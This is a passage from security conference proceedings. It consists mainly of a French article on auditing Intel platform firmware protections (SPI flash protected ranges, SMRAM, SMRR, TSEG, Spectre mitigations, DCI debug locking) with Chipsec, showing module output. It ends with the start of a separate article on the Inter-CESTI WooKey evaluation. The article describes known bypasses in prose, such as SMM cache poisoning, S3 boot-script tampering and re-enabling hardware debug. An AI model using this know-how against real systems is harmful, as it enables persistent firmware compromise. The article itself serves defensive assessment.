Pour renforcer davantage la sécurité de la flash SPI, plusieurs registres supplémentaires du contrôleur SPI, `PRx` (*Protected Range*), spécifiques à chaque région de la flash SPI, ont vu le jour pour définir les droits d'écriture (`WP`) et lecture (`RP`) sur chacune des régions et ainsi empêcher toute altération de la cible prioritaire, le contenu de la flash SPI. Cette protection, dont le code fonctionne indépendamment du mode SMM, empêche l'écriture des régions de la flash via un code malveillant s'exécutant dans ce mode.

Le module Chipsec `bios_wp` (Fig. 11) inclut également la vérification de ces registres.

```
[*] BIOS Region: Base = 0x00580000, Limit = 0x00FFFFFF
SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (74)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR1 (78)     | 8FFF0FF0 | 00FF0000 | 00FFFFFF | 1   | 0
PR2 (7C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0

[!] SPI protected ranges write-protect parts of BIOS region (other parts of BIOS can be modified)
```

Fig. 11. Contrôle des registres *Protected Range* via `bios_wp`

Malheureusement, selon les constructeurs, il n'est pas rare que cette protection soit désactivée ou activée uniquement pour certaines régions, il est donc là encore très important de vérifier en pratique qu'elle est mise en place correctement.

chipsec.modules.common.spi_lock De nouveau, il existe un moyen de contourner cette dernière protection. Les registres `PRx` étant inclus dans la configuration du contrôleur SPI, ils sont protégés par le biais du registre du contrôleur SPI `HSFS` (*Hardware Sequencing Flash Status and Control*). Ainsi si le bit `FLOCKDN` de celui-ci est à 0 alors les registres propres à la flash SPI (tels que `PRx`) ne sont plus protégés en écriture et peuvent donc subir des modifications. Chipsec vérifie donc cette valeur via le module `spi_lock` (Fig. 12).

```
[*] BIOS Region: Base = 0x00580000, Limit = 0x00FFFFFF
SPI Protected Ranges
------------------------------------------------------------
PRx (offset) | Value    | Base     | Limit    | WP? | RP?
------------------------------------------------------------
PR0 (74)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR1 (78)     | 8FFF0FF0 | 00FF0000 | 00FFFFFF | 1   | 0
PR2 (7C)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR3 (80)     | 00000000 | 00000000 | 00000000 | 0   | 0
PR4 (84)     | 00000000 | 00000000 | 00000000 | 0   | 0

[!] SPI protected ranges write-protect parts of BIOS region (other parts of BIOS can be modified)
```

Fig. 12. Contrôle du verrouillage de la configuration du contrôleur SPI

Les différents registres et bits vérifiés ont été consolidés dans un mindmap (Fig. 13) et restent disponibles sur le github de l'ANSSI [6].

Détection des vulnérabilités propres à la SMRAM Comme on l'a vu ci-dessus, le SMM est un mode particulièrement privilégié du processeur, et le code qui s'exécute à ce niveau doit avoir un niveau d'intégrité important.

Chipsec est en mesure de détecter les vulnérabilités liées à la sécurisation de la mémoire SMRAM à l'aide de plusieurs modules.

chipsec.modules.common.smm Le mécanisme de sécurité empêchant l'accès à l'espace SMRAM depuis un mode autre que SMM est défini dans le registre `SMRAC` (*System Management RAM Control Register*) du contrôleur mémoire, accessible en PCI.

Les deux bits qui nous intéressent sont `D_OPEN` (*SMM Space Open*) couplé au bit `D_LCK` (*SMM Space Locked*) qui empêche la modification de




Fig. 13. Registres et bits protégeant la Flash SPI

celui-ci (ainsi que d'autres registres importants). Le module `smm` (Fig. 14) s'assure que `D_LCK` soit à 1 et `D_OPEN` à 0.

```
[*] running module: chipsec.modules.common.smm
[x][ =======================================================================
[x][ Module: Compatible SMM memory (SMRAM) Protection
[x][ =======================================================================
[*] PCI0.0.0_SMRAMC = 0x1A << System Management RAM Control (b:d.f 00:00.0 + 0x88)
    [00] C_BASE_SEG      = 2 << SMRAM Base Segment = 010b
    [03] G_SMRAME        = 1 << SMRAM Enabled
    [04] D_LCK           = 1 << SMRAM Locked
    [05] D_CLS           = 0 << SMRAM Closed
    [06] D_OPEN          = 0 << SMRAM Open
[*] Compatible SMRAM is enabled
[+] PASSED: Compatible SMRAM is locked down
```

Fig. 14. Vérification du registre `SMRAMC`

Des recherches menées sur le sujet il y a plus de dix ans [21] ont montré qu'il était tout de même possible d'accéder à la SMRAM malgré les bits de `SMRAMC` correctement positionnés. En effet, sur une architecture disposant d'un *north bridge*, les chercheurs ont pu déposer leur propre code SMM qui était exécuté suite au déclenchement d'une SMI. Le code malveillant ainsi exécuté en SMM pourra contourner des mécanismes de sécurité système. L'exploitation, très complexe, est possible du fait que le registre `SMRAMC` peut être modifié depuis le mode noyau. Sur les nouvelles plate-formes disposant d'un PCH, le contrôle par `SMRAMC` n'étant plus réalisé par le *north bridge* mais par le CPU, l'exploitation ne semble plus possible.

Une deuxième vulnérabilité [8], découverte en 2009 par les mêmes chercheurs et contournant également `SMRAMC`, exploite cette fois-ci le cache du CPU et le fait qu'il y stocke du code SMM. Il est ainsi possible depuis le mode noyau de forcer le CPU à exécuter une charge malveillante en modifiant ce cache suite à une SMI.

Ces deux vulnérabilités ont fait l'objet d'une présentation très complète [22] ainsi que d'un article Phrack [7].

chipsec.modules.common.smrr Suite à ces vulnérabilités qui ont fait beaucoup de bruit, Intel a ajouté un nouveau registre processeur pour effectuer des contrôles de l'état de la SMRAM. Ainsi le MSR `SMRR` (*System Management Range Register*) a vu le jour et apporte les sécurités suivantes :

— `SMRR` détermine la manière dont sera mis en cache la SMRAM ;
— `SMRR` ne peut être modifié que par du code s'exécutant en mode SMM ;

— si le CPU est en mode SMM, il vérifie alors les valeurs de `SMRR` pour déterminer comment la SRAM doit être mis en cache ;
— si le CPU n'est pas en mode SMM, il considère alors que la mémoire SMRAM ne doit pas être mise en cache et tous les accès en lecture renvoient une valeur fixe (et inexploitable) alors que ceux en écriture sont ignorés.

Le registre `SMRR`, configuré par le BIOS au démarrage, est vérifié par le module Chipsec `smrr` (Fig. 15).

```
[*] running module: chipsec.modules.common.smrr
[x][ =======================================================================
[x][ Module: CPU SMM Cache Poisoning / System Management Range Registers
[x][ =======================================================================
[+] OK. SMRR range protection is supported

[*] Checking SMRR range base programming..
[*] IA32_SMRR_PHYSBASE = 0xDA000006 << SMRR Base Address MSR (MSR 0x1F2)
    [00] Type             = 6 << SMRR memory type
    [12] PhysBase         = DA000 << SMRR physical base address
[*] SMRR range base: 0x00000000DA000000
[*] SMRR range memory type is Writeback (WB)
[+] OK so far. SMRR range base is programmed

[*] Checking SMRR range mask programming..
[*] IA32_SMRR_PHYSMASK = 0xFE000800 << SMRR Range Mask MSR (MSR 0x1F3)
    [11] Valid            = 1 << SMRR valid
    [12] PhysMask         = FE000 << SMRR address range mask
[*] SMRR range mask: 0x00000000FE000000
[+] OK so far. SMRR range is enabled
```

Fig. 15. Vérification du registre `SMRR`

Des tests sont également réalisés pour s'assurer qu'il n'est pas possible d'accéder à la mémoire SMRAM (Fig. 16) depuis le mode noyau.

```
[*] Trying to read memory at SMRR base 0xDA000000..
[+] PASSED: SMRR reads are blocked in non-SMM mode
```

Fig. 16. Vérification de l'accès au registre SMRR

`chipsec.modules.smm_dma` Sur les chipsets et processeurs récents, et dans le but de protéger la plate-forme des attaques DMA (accès direct à la mémoire physique) ciblant la SMRAM depuis du matériel physique (via PCIe, Thunderbolt etc.), le mécanisme de protection `TSEG` (*Extended*

SMRAM Space) a été implémenté. TSEG définit un espace mémoire physique (Fig. 17) protégé (incluant la SMRAM). Plusieurs registres (activation, adresse de base, taille etc.) du controleur mémoire permettent de configurer finement cette zone.




Fig. 17. Agencement de l'espace mémoire sur plate-forme Intel

Chipsec s'assure (Fig. 18), à travers son module `smm_dma`, que l'espace mémoire TSEG couvre complètement SMRAM et que le bit `LOCK` de `TSEGMB`, permettant de verrouiller cette configuration, est positionné à 1.

```
[*] running module: chipsec.modules.smm_dma
[x][ =======================================================================
[x][ Module: SMM TSEG Range Configuration Check
[x][ =======================================================================
[*] TSEG      : 0x00000000DA000000 - 0x00000000DBFFFFFF (size = 0x02000000)
[*] SMRR range: 0x00000000DA000000 - 0x00000000DBFFFFFF (size = 0x02000000)

[*] checking TSEG range configuration..
[+] TSEG range covers entire SMRAM
[+] TSEG range is locked
[+] PASSED: TSEG is properly configured. SMRAM is protected from DMA attacks
```

Fig. 18. Vérification de la configuration de TSEG

Un autre élément important contrôlé par Chipsec et abordé plus haut est la valeur du bit `D_LCK` de `SMRAMC` qui doit être positionnée à 1 afin de verrouiller une partie de la configuration de l'espace mémoire physique.

La deuxième vulnérabilité liée au *S3 suspend/resume* et mentionnée précédemment exploite le fait que la table soit sauvegardée en RAM et non en SMRAM mais également le fait que le registre `TSEGMB` soit déverrouillé (comme `BIOS_CNTL`) suite à une sortie de veille. Ainsi, depuis un accès au noyau, l'accès à la RAM n'étant pas spécifiquement protégée, il est possible de compromettre la structure de la table en lui indiquant par exemple de charger une configuration spécifique et donc un code arbitraire en SMM. Des mesures palliatives ont été poussées dans le kit de développement EFI (EDK2), tel que le concept « LockBox » qui propose de sauvegarder la table en SMRAM, donc non accessible depuis le mode noyau.

Là encore, les différents registres et bits vérifiés pour la protection de la SMRAM ont été consolidés dans un mindmap (Fig. 19) et restent disponibles sur le github de l'ANSSI [5].

Détection des vulnérabilités propres aux options CPU Certaines vulnérabilités proviennent de l'implémentation matérielle du CPU lui-même, ou bien de fonctionnalités dont il dispose et qui pourraient être détournées à des fins malveillantes (par exemple des fonctions de *debug*).

Chipsec est en mesure de détecter certaines de ces vulnérabilités à l'aide de plusieurs modules :




Fig. 19. Registres et bits protégeant la SMRAM

chipsec.modules.common.cpu.spectre_v2 Ce module est dédié aux vulnérabilités *side channel* découvertes à partir de 2017 dans les CPU Intel, à commencer par *Spectre variant 2* (CVE-2017-5715, aussi appelée *Branch Target Injection*). Sans rentrer dans le détail des vulnérabilités *Spectre*, Intel a introduit des correctifs contre diverses vulnérabilités dans des microcodes (et dans le matériel pour certaines générations suivantes de CPU), sous la forme de plusieurs technologies : *Indirect Branch Restricted Speculation* (IBRS), *Indirect Branch Predictor Barrier* (IBPB), *Single Thread Indirect Branch Predictors* (STIBP), *Enhanced IBRS* (IBRS_ALL). Ces fonctionnalités sont exposées par le processeur au système d'exploitation (ou à l'hyperviseur) qui doit ensuite les prendre en compte, par exemple pour nettoyer des buffers lors de changements de contexte ou de niveau de privilège.

Le processeur expose ces informations via `cpuid` pour IBRS, IBPB et STIBP tandis que IBRS_ALL est exposé dans le MSR `IA32_ARCH_CAPABILITIES` (*Enumeration of Architectural Features*).

Ce MSR accessible uniquement en lecture a été introduit par Intel dans les processeurs récents afin d'exposer au système d'exploitation les fonctionnalités de défense contre les diverses attaques matérielles. Sa présence doit donc être d'abord confirmée (à l'aide de la réponse à `cpuid`) avant de consulter son contenu.

chipsec.modules.debugenabled Les plate-formes Intel disposent de fonctionnalités permettant, sous certaines conditions, d'accéder à des fonctionnalités de debug au sein même du processeur ou d'autres composants comme le chipset. Ces fonctionnalités de debug étaient initialement réservées à des systèmes en cours de développement, mais il est devenu possible d'utiliser ces fonctionnalités sur des machines de série (afin de pouvoir identifier et corriger des problèmes une fois sortie des lignes d'assemblage d'Intel).

Cette technologie reposait avant 2015 sur le *Closed Chassis Adapter* (CCA), un outil matériel propriétaire Intel permettant de s'interfacer avec une machine à debugger. À partir de 2015, les systèmes *Skylake* et ultérieurs disposent de la technologie *Direct Connect Interface* (DCI) qui s'appuie sur le bus USB3 et ne nécessite pas un composant matériel spécifique.

Il est évident qu'un accès bas niveau tel que le JTAG à des machines en production est extrêmement dangereux, puisque ce genre d'accès permet de contourner tout type de contrôle que le système d'exploitation pourrait

mettre en place. Le debug matériel est donc désactivé par défaut, et doit être explicitement activé, ce qui peut se faire de trois façons :

- via le positionnement d'une variable du firmware UEFI (`HDCIEN`, *DCI Enable*) qui nécessite de reflasher le BIOS (et donc d'avoir un accès en écriture à la flash SPI) et invalide le *SecureBoot* ;
- via le positionnement d'un PCH strap, une variable située dans la région de configuration de la flash SPI, qui nécessite donc l'accès en écriture à la flash SPI mais n'invalide pas le *SecureBoot* ;
- après le démarrage, via le *DCI Control Register* (`ECTRL`), accessible via les registres privés de configuration du PCH : le bit 4, `HDCIEN` (*Host DCI Enable*) permet d'activer l'interface et donc le debug.

Ces moyens ont été identifiés par des chercheurs de Positive Technologies [11] et présentés au 33ème Chaos Computer Congress en 2016 [10].

Ces fonctionnalités de debug peuvent être verrouillées au travers d'un nouveau MSR, `IA32_DEBUG_INTERFACE` (*Silicon Debug Feature Control*) qui comprend trois bits qui nous intéressent ici :

0 *Enable* permet d'activer (`1`) ou désactiver (`0`) les fonctionnalités de debug ;

30 *Lock* verrouille le registre et en particulier le premier bit, il est automatiquement positionné à la première SMI ;

31 *Debug Occured* est en lecture seule et positionné par le CPU lui-même si un debug a déjà été initié.

Sur des machines standard, le BIOS doit normalement s'assurer que le bit *Enable* est à 0, puis passer le *Lock* à 1 afin d'éviter tout debug subséquent.

Malheureusement, les chercheurs de Positive Technologies ont remarqué que sur un certain nombre de machines testées le bit *Lock* n'était pas positionné (manuellement par le BIOS ou bien à la première SMI), ce qui permettait donc de réactiver la fonctionnalité. Ce défaut de configuration a reçu le CVE-2017-5684 et a touché Intel, Lenovo, Asus et Gigabyte.

Les différents registres et bits vérifiés ont été consolidés dans un mindmap (Fig. 20) et restent disponibles sur le github de l'ANSSI [4].

4 Conclusion

Aujourd'hui, les nombreuses fuites de documents appartenant à des vendeurs d'exploits (Hacking Team, NSO Group, ...) ou à des gouvernements (`IRATEMONK`, `DEITYBOUNCE`, *Vault 7*...) prouvent que les menaces touchant le matériel des plate-formes sont réelles. Des implants BIOS sont




Fig. 20. Registres et bits protégeant le CPU

très certainement utilisés en pratique mais il est bien rare de les identifier tant leur niveau de complexité est élevé, sans compter que peu de monde tente de les détecter.

Une attention accrue portée aux enjeux des interfaces entre le matériel et le logiciel, et la prise en compte du matériel dans les analyses de risque semblent inéluctables. Ainsi, l'ajout d'exigences de sécurité sur le matériel acquis par le gouvernement français a été effectué et sont proposées à tous.

Ces exigences sont complétées par des tests réels sur les plates-formes soumises, avec des moyens là encore proposés à tous et reposant sur Chipsec. Cet outil pratique est aujourd'hui un incontournable dans l'évaluation de la sécurité des plate-formes Intel, il serait dommage de ne pas l'exploiter.

La complexité des systèmes actuels, illustrée dans cet article, montre le défi à atteindre pour augmenter le niveau de sécurité des utilisateurs. Cependant, le niveau de maturité de l'industrie semble progresser petit à petit, que ce soit les fabricants de processeurs ou les constructeurs avec qui nous avons pu échanger dans le cadre de la rédaction des exigences. Ainsi, suite aux nombreuses vulnérabilités dans ses CPU, Intel aussi fait des efforts concernant la sécurité et le montre en soutenant le projet Chipsec et en communiquant sur les vulnérabilités affectant leurs CPU [14]. Intel propose également sur ses plate-formes récentes des solutions rassurantes telles que Intel Boot Guard et Intel Bios Guard protégeant la manipulation de toute la séquence de démarrage UEFI en vérifiant l'intégrité des codes du firmware UEFI (pendant les phases SEC, PEI, DXE et BDS) fournis par les constructeurs (les signatures de confiance étant stockées de manière sécurisée via des fusibles du CPU ou dans un TPM). Ainsi, avec Secure Boot, la chaîne de démarrage est protégée de bout en bout depuis le chargement du premier code UEFI jusqu'au lancement du chargeur de démarrage UEFI et du noyau du système d'exploitation. Par ailleurs, les constructeurs et fournisseurs de BIOS sont de plus en plus attentifs à fournir un paramétrage sécurisé de leurs systèmes.

En ce qui concerne les moyens de détection pour les BIOS déjà compromis, comme a pu le constater ESET suite à l'analyse de LoJax, ils sont difficiles à mettre en oeuvre. Les premières pistes envisageables pour répondre à cette problématique de détection pourraient être, comme le propose le service open-source de distribution de mises à jour firmware fwupd,[3] de constituer une base de BIOS assez volumineuse pour sortir des statistiques exploitables et identifier des charges malveillantes.

3. `https://fwupd.org`

Références

1. ANSSI. Modules chipsec. https://github.com/ANSSI-FR/chipsec-check/blob/master/doc/output/modules_chipsec.pdf.
2. ANSSI. Tools for testing requirements. https://github.com/anssi-fr/chipsec-check.
3. ANSSI. Exigences de sécurité matérielle pour plate-formes x86. https://www.ssi.gouv.fr/guide/exigences-de-securite-materielles/, 2019.
4. ANSSI. Mindmap cpu protection. https://github.com/ANSSI-FR/chipsec-check/blob/master/doc/output/CPU%20Options.pdf, 2019.
5. ANSSI. Mindmap smram protection. https://github.com/ANSSI-FR/chipsec-check/blob/master/doc/output/SRAM%20Protection.pdf, 2019.
6. ANSSI. Mindmap spi protection. https://github.com/ANSSI-FR/chipsec-check/blob/master/doc/output/SPI%20Protection.pdf, 2019.
7. D0nAnd0n BSDaemon, coideloko. System management mode hack using smm for "other purposes. http://phrack.org/issues/65/7.html, 2008.
8. Loic Duflot, Olivier Levillain, Benjamin Morin, and Olivier Grumelard. Getting into the smram : Smm reloaded. 2009.
9. ESET. Lojax // first uefi rootkit found in the wild, courtesy of the sednit group. https://cdn1.esetstatic.com/ESET/US/resources/datasheets/ESETus-datasheet-lojax.pdf, 2018.
10. Maxim Goryachy and Mark Ermolov. Taping into the core. 2016.
11. Maxim Goryachy and Mark Ermolov. Where there's a jtag, there's a way : obtaining full system access via usb. 2017.
12. Intel. Intel® 64 and ia-32 architectures software developer's manuals. Technical report.
13. Intel. Platform security assessment framework. https://github.com/chipsec/chipsec.
14. INTEL. Insights intel. https://software.intel.com/security-software-guidance/insights, 2020.
15. Corey Kallenberg, Xeno Kovah, John Butterworth, and Sam Cornwell. All your boot are belong to us. 2014.
16. Corey Kallenberg, Xeno Kovah, John Butterworth, and Sam Cornwell. SENTER Sandman : Using Intel TXT to Attack BIOSes. 2014.
17. Corey Kallenberg and Rafal Wojtczuk. Speed racer : Exploiting an intel flash protection race condition. 2015.
18. Kaspersky. Absolute computrace revisited. https://securelist.com/absolute-computrace-revisited/58278.
19. Kaspersky. Black hat 2014 : Absolute computrace revisited. https://www.blackhat.com/docs/us-14/materials/us-14-Kamlyuk-Kamluk-Computrace-Backdoor-Revisited.pdf.
20. Lenovo. Unintended computrace activation. https://support.lenovo.com/fr/fr/solutions/ht105220.

21. Daniel Etiemble Loic Duflot and Olivier Grumelard. Using cpu system management mode to circumvent operating system security functions. https://www.researchgate.net/publication/241643659_Using_CPU_System_Management_Mode_to_Circumvent_Operating_System_Security_Functions, 2006.
22. Olivier Levillain Benjamin Morin Loic Duflot and Olivier Grumelard. System management mode design and security issues. https://www.ssi.gouv.fr/uploads/IMG/pdf/IT_Defense_2010_final.pdf, 2010.
23. John Loucaides and Yuriy Bulygin. Platform security assessment with CHIPSEC. 2014.
24. Dmytro Oleksiuk. Exploiting uefi boot script table vulnerability. http://blog.cr4.sh/2015/02/exploiting-uefi-boot-script-table.html, 2015.
25. Dmytro Oleksiuk. Exploiting ami aptio firmware on example of intel nuc. http://blog.cr4.sh/2016/10/exploiting-ami-aptio-firmware.html, 2016.
26. Rafal Wojtczuk and Corey Kallenberg. Attacks on UEFI security. 2015.

Inter-CESTI: Methodological and Technical Feedbacks on *Hardware Devices* Evaluations

ANSSI, Amossys, EDSI, LETI, Lexfo, Oppida, Quarkslab, SERMA, Synacktiv, Thales, Trusted Labs

Abstract. The aim of the current article is to provide both methodological and technical feedback on the "Inter-CESTI" challenge organized by ANSSI in 2019 with all 10 ITSEFs licensed for the French CSPN scheme. The purpose of this challenge is to evaluate their approaches to attack a common target representative of the "Hardware devices with boxes" domain, which groups products containing embedded software and combines hardware and software security elements. The common target chosen was the open-source and open-hardware project WooKey, presented at SSTIC 2018 [30, 31]. It is a relevant test vehicle both in terms of software and hardware due to its architecture and threat model. The article aims to capitalize on the feedback from the challenge, with a focus on the hardware and software tests that the labs were able to conduct in a white box setting, as well as the identified attack paths.

1 Context

Traditionally, an Information Technology Security Evaluation Facility (ITSEF) is licensed by the ANSSI's *Centre national de certification* (CCN, french for National Certification Body) for a given domain, either software or hardware. ITSEFs licensed for software generally deal more with software evaluations (VPN, anti-virus, disk encryption software, etc.). Whereas ITSEFs licensed for hardware focus on evaluating targets closer to hardware products (smart cards, accelerated encryption hardware, etc.).

The "Hardware devices with security boxes" domain includes HSM (Hardware Security Modules), smart meters and various embedded systems. An analysis of this type of product shows a high degree of interdependence between embedded software and the underlying hardware, a feature not found as strongly in the classical purely software or purely hardware areas. This means that in order to evaluate this type of product, a laboratory must necessarily have a dual competence: software and hardware. The strict distinction between these two areas is thus tending to blur. We have indeed noted during the licensing audits of the ITSEFs that those identified in one of the domains may also have skills in the other domain.

The "Hardware devices with security boxes" domain is unfortunately only found under the Common Criteria (CC) [4] scheme for which only

